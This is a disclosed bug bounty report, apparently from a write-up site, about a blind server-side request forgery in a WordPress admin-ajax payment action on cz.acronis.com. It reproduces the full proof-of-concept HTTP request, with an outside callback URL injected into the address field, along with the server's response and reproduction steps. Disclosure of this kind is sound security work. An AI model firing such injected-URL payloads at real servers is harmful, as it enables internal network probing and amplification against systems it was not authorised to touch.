Blind SSRF vulnerability on cz.acronis.com
The WordPress admin-ajax endpoint on cz.acronis.com accepted an address parameter and made an outbound HTTP request to a URL supplied by the user. An unauthenticated attacker could make the server send requests to arbitrary internal or external addresses, though the response was not returned to the attacker.

- Triaged in 34 hours
- Fixed in 25 days
- Paid in 34 hours
- Disclosed after 3.6 years
Hello Acronis team.
I would like to report a Blind SSRF vulnerability on cz.acronis.com.
Affected Url: https://cz.acronis.com/wp-admin/admin-ajax.php
Parameter vulnerable: address and company
POC:
POST Request, payload in address body parameter:
POST /wp-admin/admin-ajax.php HTTP/1.1
Host: cz.acronis.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/62.0.3202.9 Safari/537.36
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://cz.acronis.com/kosik/?item=7200
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 582
Connection: close
Cookie: _ga=GA1.2.1144740602.1610556882; _fbp=fb.1.1610556883161.353705208; leady_session_id=8dd6174f-2994-4c5c-977f-d58ab8931a83; _gid=GA1.2.696910190.1611347375; PHPSESSID=ej1u101q1es5tb127hitsqscp5; has_js=1; language_prefix=sortiment
items%5B0%5D%5Bname%5D=Acronis+Disk+Director+12.5+Home+1+PC&items%5B0%5D%5Bprice%5D=1056&items%5B0%5D%5BformattedPrice%5D=1056.00k%C4%8D&totalSurcharge=1056&addItem=undefined&removeItem=undefined&recalculate=undefined&name=Jmone&isCompany=YES¬ifier_x-iscompany=NO&undefined=false&deliveryClearKatakana=true&company=&surname=Pifsf&deliveryClearRomanized=true&address=http%3a%2f%2fjczo3ewu8jpfgyiajmkacspsnjtbh0.burpcollaborator.net/ssrf&zip=25458&city=sdfasd&ico=&dic=&email=test%40fgmail.com&phone=%2B420+724+023+780&newsletter=false¬ifier_x-newsletter=NO&action=createPayment
App Response:
HTTP/1.1 200 OK
Date: Sun, 24 Jan 2021 22:46:17 GMT
Server: Apache/2.4.38 (Debian)
Pragma: no-cache
X-Robots-Tag: noindex
X-Content-Type-Options: nosniff
Expires: Wed, 11 Jan 1984 05:00:00 GMT
Cache-Control: no-cache, must-revalidate, max-age=0
X-Frame-Options: SAMEORIGIN
Referrer-Policy: strict-origin-when-cross-origin
Vary: Accept-Encoding
Upgrade: h2,h2c
Connection: Upgrade, close
Referrer-Policy:
Strict-Transport-Security: max-age=31536000; includeSubDomains
Content-Length: 92
Content-Type: text/html; charset=UTF-8

{"status":"ok","gw_url":"https:\/\/gate.gopay.cz\/gw\/v3\/eec2d2792d0935ea959b71b0762a4559"}
Callback HTTP connection from Acronis server 109.123.216.85 (SSRF vulnerability):


More information about the execution context, please, send a message.
Regards
Impact
Blind SSRF, this vulnerability allows any unauthenticated user/client to make Wordpress send HTTP requests to any URL/address (internal or external).
Other attacks can be performed using this vulnerability, such as network amplification attacks to other systems that it can interact with.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Root cause
Likely the createPayment action passed the user-supplied address value to an HTTP client without validating or restricting the destination.
Impact
An unauthenticated user could make the server send requests to arbitrary internal or external addresses, which could be used for network amplification against other systems; the response itself was not returned.
What the attacker needed
No authentication needed; attacker can reach the public endpoint
How it was found
- Send a POST request to the admin-ajax endpoint with the createPayment action.
- Put an attacker-controlled URL in the address parameter.
- Observe an HTTP callback from the Acronis server to that URL.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
A server-side request forgery (SSRF) bug lets an attacker trick a server into making web requests on their behalf. Here, a form field meant for a delivery address was used to supply a web address instead, and the server fetched it. The attacker could not see the reply, so it is called blind, but the server could still be used to probe or contact other systems.
What is SSRF?
The server can be made to fetch an address the attacker chooses, reaching internal services, cloud metadata or other customers' data.





